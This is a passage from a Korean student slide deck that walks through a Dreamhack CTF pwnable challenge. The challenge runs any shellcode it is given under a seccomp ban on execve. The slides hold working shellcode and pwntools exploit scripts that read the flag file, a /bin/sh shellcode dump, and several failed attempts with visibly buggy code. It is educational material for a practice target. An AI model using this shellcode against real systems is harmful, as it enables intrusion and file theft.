송지현

Dreamhack Review(1)

- System Hacking -

Index

문제 정보

Wargame

LEVEL 2

shell_basic

조회수 5291 | 풀이수 1926

OFFICIAL pwnable

Dreamhack

Dreamhack 관리자

2022.01.20. 12:44

Description

입력한 셸코드를 실행하는 프로그램이 서비스로 등록되어 작동하고 있습니다.

`main` 함수가 아닌 다른 함수들은 execve, execveat 시스템 콜을 사용하지 못하도록 하며, 풀이와 관련이 없는 함수입니다.

flag 파일의 위치와 이름은 `/home/shell_basic/flag_name_is_loooooong` 입니다.
감 잡기 어려우신 분들은 아래 코드를 가지고 먼저 연습해보세요!

플래그 형식은 `DH{...}` 입니다. `DH{` 와 `}` 도 모두 포함하여 인증해야 합니다.

문제 정보

접속 정보

Host: host3.dreamhack.games
Port: 17522/tcp -> 7182/tcp

---

nc host3.dreamhack.games 17522
http://host3.dreamhack.games:17522

문제 파일

문제 파일 다운로드

코드 설명

```c
void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}

void init() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    signal(SIGALRM, alarm_handler);
    alarm(10);
}

void banned_execve() {
  scmp_filter_ctx ctx;
  ctx = seccomp_init(SCMP_ACT_ALLOW);
  if (ctx == NULL) {
    exit(0);
  }
  seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
  seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execveat), 0);
  seccomp_load(ctx);
}

void main(int argc, char *argv[]) {
  char *shellcode = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
  void (*sc)();

  init();

  banned_execve();

  printf("shellcode: ");
  read(0, shellcode, 0x1000);

  sc = (void *)shellcode;
  sc();
}
```

코드 설명

```c
void main(int argc, char *argv[]) {
  char *shellcode = mmap(NULL, 0x1000, PROT_READ | PROT_WRITE | PROT_EXEC, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
  void (*sc)();

  init();

  banned_execve();

  printf("shellcode: ");
  read(0, shellcode, 0x1000);

  sc = (void *)shellcode;
  sc();
}
```

shellcode 를 stdin 에서 읽고, 실행

orw 쉘 코드 작성 → shellcode 로 전달

페이로드

- shellcraft 방법

```python
from pwn import*

p = remote("host3.dreamhack.games", 17522)
context.arch = "amd64"

r = "/home/shell_basic/flag_name_in_looooooong"

shellcode = ""
shellcode += shellcraft.open(r)
shellcode += shellcraft.read('rax', 'rsp', 0x100)
shellcode += shellcraft.write(1, 'rsp', 0x100)

print(p.recv())
p.sendline(asm(shellcode))
print(p.recv())
```

WSL: Ubuntu-20.04

read(fd, buf, 0x100)

write(1, buf, 0x100)

↓

1은 표준 출력

실습 결과 확인

- shellcraft 방법

```
jini@JINI-NOTE:~$ python3 shell_basic.py
[+] Opening connection to host3.dreamhack.games on port 17522: Done
shell_basic.py:13: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.recvuntil("shellcode: ")
b'/home/shell_basic/flag_name_in_looooooong\x00\x00\x00\x00\x00\x00\x00\xde\xbbe|\xc1U\x00\x00\x08\xa6<\x19\xfe\x7f\x
00\x00`\xb9e|\x01\x00\x00\x00\x00\x0C\xa6\x12\x7f\x00\x00\x00\x00C\xa6\x12\x7f\x00\x00\xf0\xbbe|\xc1U\x00\x00\x87\x8c\x
c1\xa5\x12\x7f\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x08\xa6<\x19\xfe\x7f\x00\x00\x00\x80\x00\x00\x01\x00\x00\x00X\xbb
e|\xc1U\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1e7y\x14\x87{\x93\xf5'\xb9e|\xc1U\x00\x00\x00\xa6<\x19\xfe\x7f\x00\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1e7\xf9)5\xb1\xed\xa1\x1e7\xe7{\xcf\xc84\xa0\x00\x00\x0
0\x00\xfe\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xd3\x88!\xa6\x12\x7f\x00\x00Xi \xa
6\x12\x7f\x00\x00\xd4\xd8\x05\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
[*] Closed connection to host3.dreamhack.games port 17522
```

플래그 값이 나오지 않는 **오류 발생**

페이로드

- shellcraft 방법(1)

```python
from pwn import*

p = remote("host3.dreamhack.games", 23981)
context.arch = "amd64"

r = "/home/shell_basic/flag_name_in_looooooong"

shellcode = shellcraft.open(r)
shellcode += shellcraft.read('rax', 'rsp', 0x30)
shellcode += shellcraft.write(1, 'rsp', 0x30)
shellcode = asm(shellcode)

payload = shellcode
p.sendlineafter("shellcode: ", payload)
print(p.recv(0x30))
```

WSL: Ubuntu-20.04

실습 결과 확인

- shellcraft 방법(1)

```
jini@JINI-NOTE:~$ python shell_basic.py
[+] Opening connection to host3.dreamhack.games on port 23981: Done
/home/shell_basic/flag_name_in_looooooong\x00\x00\x00\x00
[*] Closed connection to host3.dreamhack.games port 23981
jini@JINI-NOTE:~$
```

플래그 값이 나오지 않는 **오류 발생**

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
jini@JINI-NOTE:~$ vi sb_orw.c
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <unistd.h>

int main(void)
{
        char buf [0x30];

        int fd = open("/home/shell_basic/flag_name_in_looooooong", RD_ONLY, NULL);
        read(fd, buf, 0x30);
        write(1, buf, 0x30);
```

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
2f 68 6f 6d 65 2f 73 68
65 6c 6c 5f 62 61 73 69
63 2f 66 6c 61 67 5f 6e
61 6d 65 5f 69 6e 5f 6c
6f 6f 6f 6f 6f 6f 6e 67
```

/home/shell_basic/flag_name_in_looooooong 를 16진수로 변환,
보기 편하게 맞춰서 정리

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
jini@JINI-NOTE:~$ vi shell_basic.asm
```


→

```
section .text
global _start

_start:
        xor rax, rax
        push rax
        mov rax, 0x676e6f6f6f6f6f6f
        push rax
        mov rax, 0x6c5f6e695f656d61
        push rax
        mov rax, 0x6e5f67616c662f63
        push rax
        mov rax, 0x697361625f6c6c65
        push rax
        mov rax, 0x68732f656d6f682f
        push rax

        mov rdi, rsp
        xor rsi, rsi
        xor rdx, rdx
        mov rax, 0x2
        syscall

        mov rdi, rax
        mov rsi, rsp
        sub rsi, 0x30
        mov rdx, 0x30
        mov rax, 0x0
        syscall

        mov rdi, 1
        mov rax, 0x1
        syscall
```

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
section .text
global _start

_start:
        xor rax, rax
        push rax
        mov rax, 0x676e6f6f6f6f6f6f
        push rax
        mov rax, 0x6c5f6e695f656d61
        push rax
        mov rax, 0x6e5f67616c662f63
        push rax
        mov rax, 0x697361625f6c6c65
        push rax
        mov rax, 0x68732f656d6f682f
        push rax
```



페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
mov rax, 0x2
syscall
```

open 함수 syscall 호출

```
mov rdi, rax
mov rsi, rsp
sub rsi, 0x30
mov rdx, 0x30
mov rax, 0x0
syscall
```

read 함수 syscall 호출

```
mov rdi, 1
mov rax, 0x1
syscall
```

write 함수 syscall 호출

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
$ sudo apt-get install nasm
$ nasm -f elf shell_basic.asm
$ objdump -d shell_basic.o
```

```
jini@JINI-NOTE:~$ nasm -f elf shell_basic.asm
shell_basic.asm:5: error: instruction not supported in 32-bit mode
shell_basic.asm:6: error: instruction not supported in 32-bit mode
shell_basic.asm:7: error: instruction not supported in 32-bit mode
shell_basic.asm:8: error: instruction not supported in 32-bit mode
shell_basic.asm:9: error: instruction not supported in 32-bit mode
shell_basic.asm:10: error: instruction not supported in 32-bit mode
shell_basic.asm:11: error: instruction not supported in 32-bit mode
shell_basic.asm:12: error: instruction not supported in 32-bit mode
shell_basic.asm:13: error: instruction not supported in 32-bit mode
```

→ 32bit 체계 오류 발생

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
BITS 64

section .text
global _start

_start:
        xor rax, rax
        push rax
        mov rax, 0x676e6f6f6f6f6f6f
        push rax
```

64bit 전환 코드 추가

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

\x48\x31\xc0\x50\x48\xb8\x6f\x6f\x
6f\x6f\x6f\x6f\x6e\x67\x50\x48\xb8\
x61\x6d\x65\x5f\x69\x6e\x5f\x6c\x50
\x48\xb8\x63\x2f\x61

↓

shellcode 작성

```
jini@JINI-NOTE:~$ objdump -d shell_basic.o

shell_basic.o:     file format elf32-i386


Disassembly of section .text:

00000000 <_start>:
   0:   48                      dec    %eax
   1:   31 c0                   xor    %eax,%eax
   3:   50                      push   %eax
   4:   48                      dec    %eax
   5:   b8 6f 6f 6f 6f          mov    $0x6f6f6f6f,%eax
   a:   6f                      outsl  %ds:(%esi),(%dx)
   b:   6f                      outsl  %ds:(%esi),(%dx)
   c:   6e                      outsb  %ds:(%esi),(%dx)
   d:   67 50                   addr16 push %eax
   f:   48                      dec    %eax
  10:   b8 61 6d 65 5f          mov    $0x5f656d61,%eax
  15:   69 6e 5f 6c 50 48 b8    imul   $0xb848506c,0x5f(%esi),%ebp
  1c:   63 2f                   arpl   %bp,(%edi)
  1e:   66 6c                   data16 insb (%dx),%es:(%edi)
  20:   61                      popa
  21:   67 5f                   addr16 pop %edi
```

덤프 결과

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
1  from pwn import*
2
3  p = remote("host3.dreamhack.games", 24375)
4
5  payload = b"\x48\x31\xc0\x50\x48\xb8\x6f\x6f\x6f\x6f\x6f\x6f\x6e\x67\x50\x48\xb8\x61\x6d\x65\x5f\x69\x6e\x
6
7  p.sendlin(payload)
8
9  p.interactive()
```

WSL: Ubuntu-20.04

x86-64 아키텍쳐 리틀엔디언 사용

엔디언

- 엔디언 : 메모리에서 데이터가 정렬되는 방식

리틀엔디언


- 데이터의 MSB 가 가장 높은 주소에 저장

빅엔디언


- 데이터의 MSB 가 가장 낮은 주소에 저장

0x12345678

리틀엔디언



빅엔디언



+ MSB : Most Significant Byte (가장 왼쪽의 바이트)

실습 결과 확인

- C언어 스켈레톤 코드 사용 방법

```
jini@JINI-NOTE:~$ python shell_basic1.py
[-] Opening connection to host3.dreamhack.games on port 24375: Failed
Traceback (most recent call last):
  File "shell_basic1.py", line 3, in <module>
    p = remote("host3.dreamhack.games", 24375)
  File "/home/jini/.local/lib/python2.7/site-packages/pwnlib/tubes/remote.py", line 77, in __init__
    self.sock   = self._connect(fam, typ)
  File "/home/jini/.local/lib/python2.7/site-packages/pwnlib/tubes/remote.py", line 103, in _connect
    for res in socket.getaddrinfo(self.rhost, self.rport, fam, typ, 0, socket.AI_PASSIVE):
gaierror: [Errno -3] Temporary failure in name resolution
```

전 주 발표와 똑같은 오류 발생

페이로드(1)

- C언어 스켈레톤 코드 사용 방법
- C언어 -> asm -> shellcode

```
$ objcopy --dump-section .text=shell_basic.bin shell_basic.o
$ xxd shell_basic.bin
```

```
jini@JINI-NOTE:~$ xxd shell_basic.bin
00000000: 31c0 5068 2f2f 7368 682f 6269 6e89 e331  1.Ph//shh/bin..1
00000010: c931 d2b0 0bcd 80                        .1.....
```

실습 결과 확인

- C언어 스켈레톤 코드 사용 방법

```
jini@JINI-NOTE:~$ cat shell_basic.bin | nc host3.dreamhack.games 24375
nc: getaddrinfo for host "host3.dreamhack.games" port 24375: Temporary failure in name resolution
jini@JINI-NOTE:~$
```

또 다른 오류 발생

페이로드

- shellcraft 방법

```python
from pwn import *

p = remote("host3.dreamhack.games", 21256)


context.clear()
context.update(arch='amd64', os='linux')

flagname = "flag_name_is_loooooong"

# open | read | write
sc = ''
sc += shellcraft.pushstr(flagname)
sc += shellcraft.open('rsp', 0, None)
sc += shellcraft.read('rax', 'rsp', 100)
sc += shellcraft.write(1, 'rsp', 100)
sc += shellcraft.exit()
sc = asm(sc)

p.recvuntil("shellcode: ")
p.sendline(sc)

p.interactive()
```

WSL: Ubuntu-20.04

실습 결과 확인

- shellcraft 방법

```
jini@JINI-NOTE:~$ python shell_basic.py
[+] Opening connection to host3.dreamhack.games on port 21256: Done
[*] Switching to interactive mode
DH{[redacted]}
\x7f\x00\x00`\x99◆□□\x00\x00\x00\x00\x80!□\x7f\x00\x00\x00\x80!□\x7f\x00\x00◆◆□\x03V\x00\x00\x87\x0c\xa 0`\x7f\x00\x00□\x
00\x00\x00\x00\x00\x00\x008◆◆:◆◆\[*] Got EOF while reading in interactive
```

이미 제출한 문제입니다!

플래그 값 도출 성공

- System Hacking -

Dreamhack Review(1)

Q & A

- System Hacking -

Dreamhack Review(1)

Thank you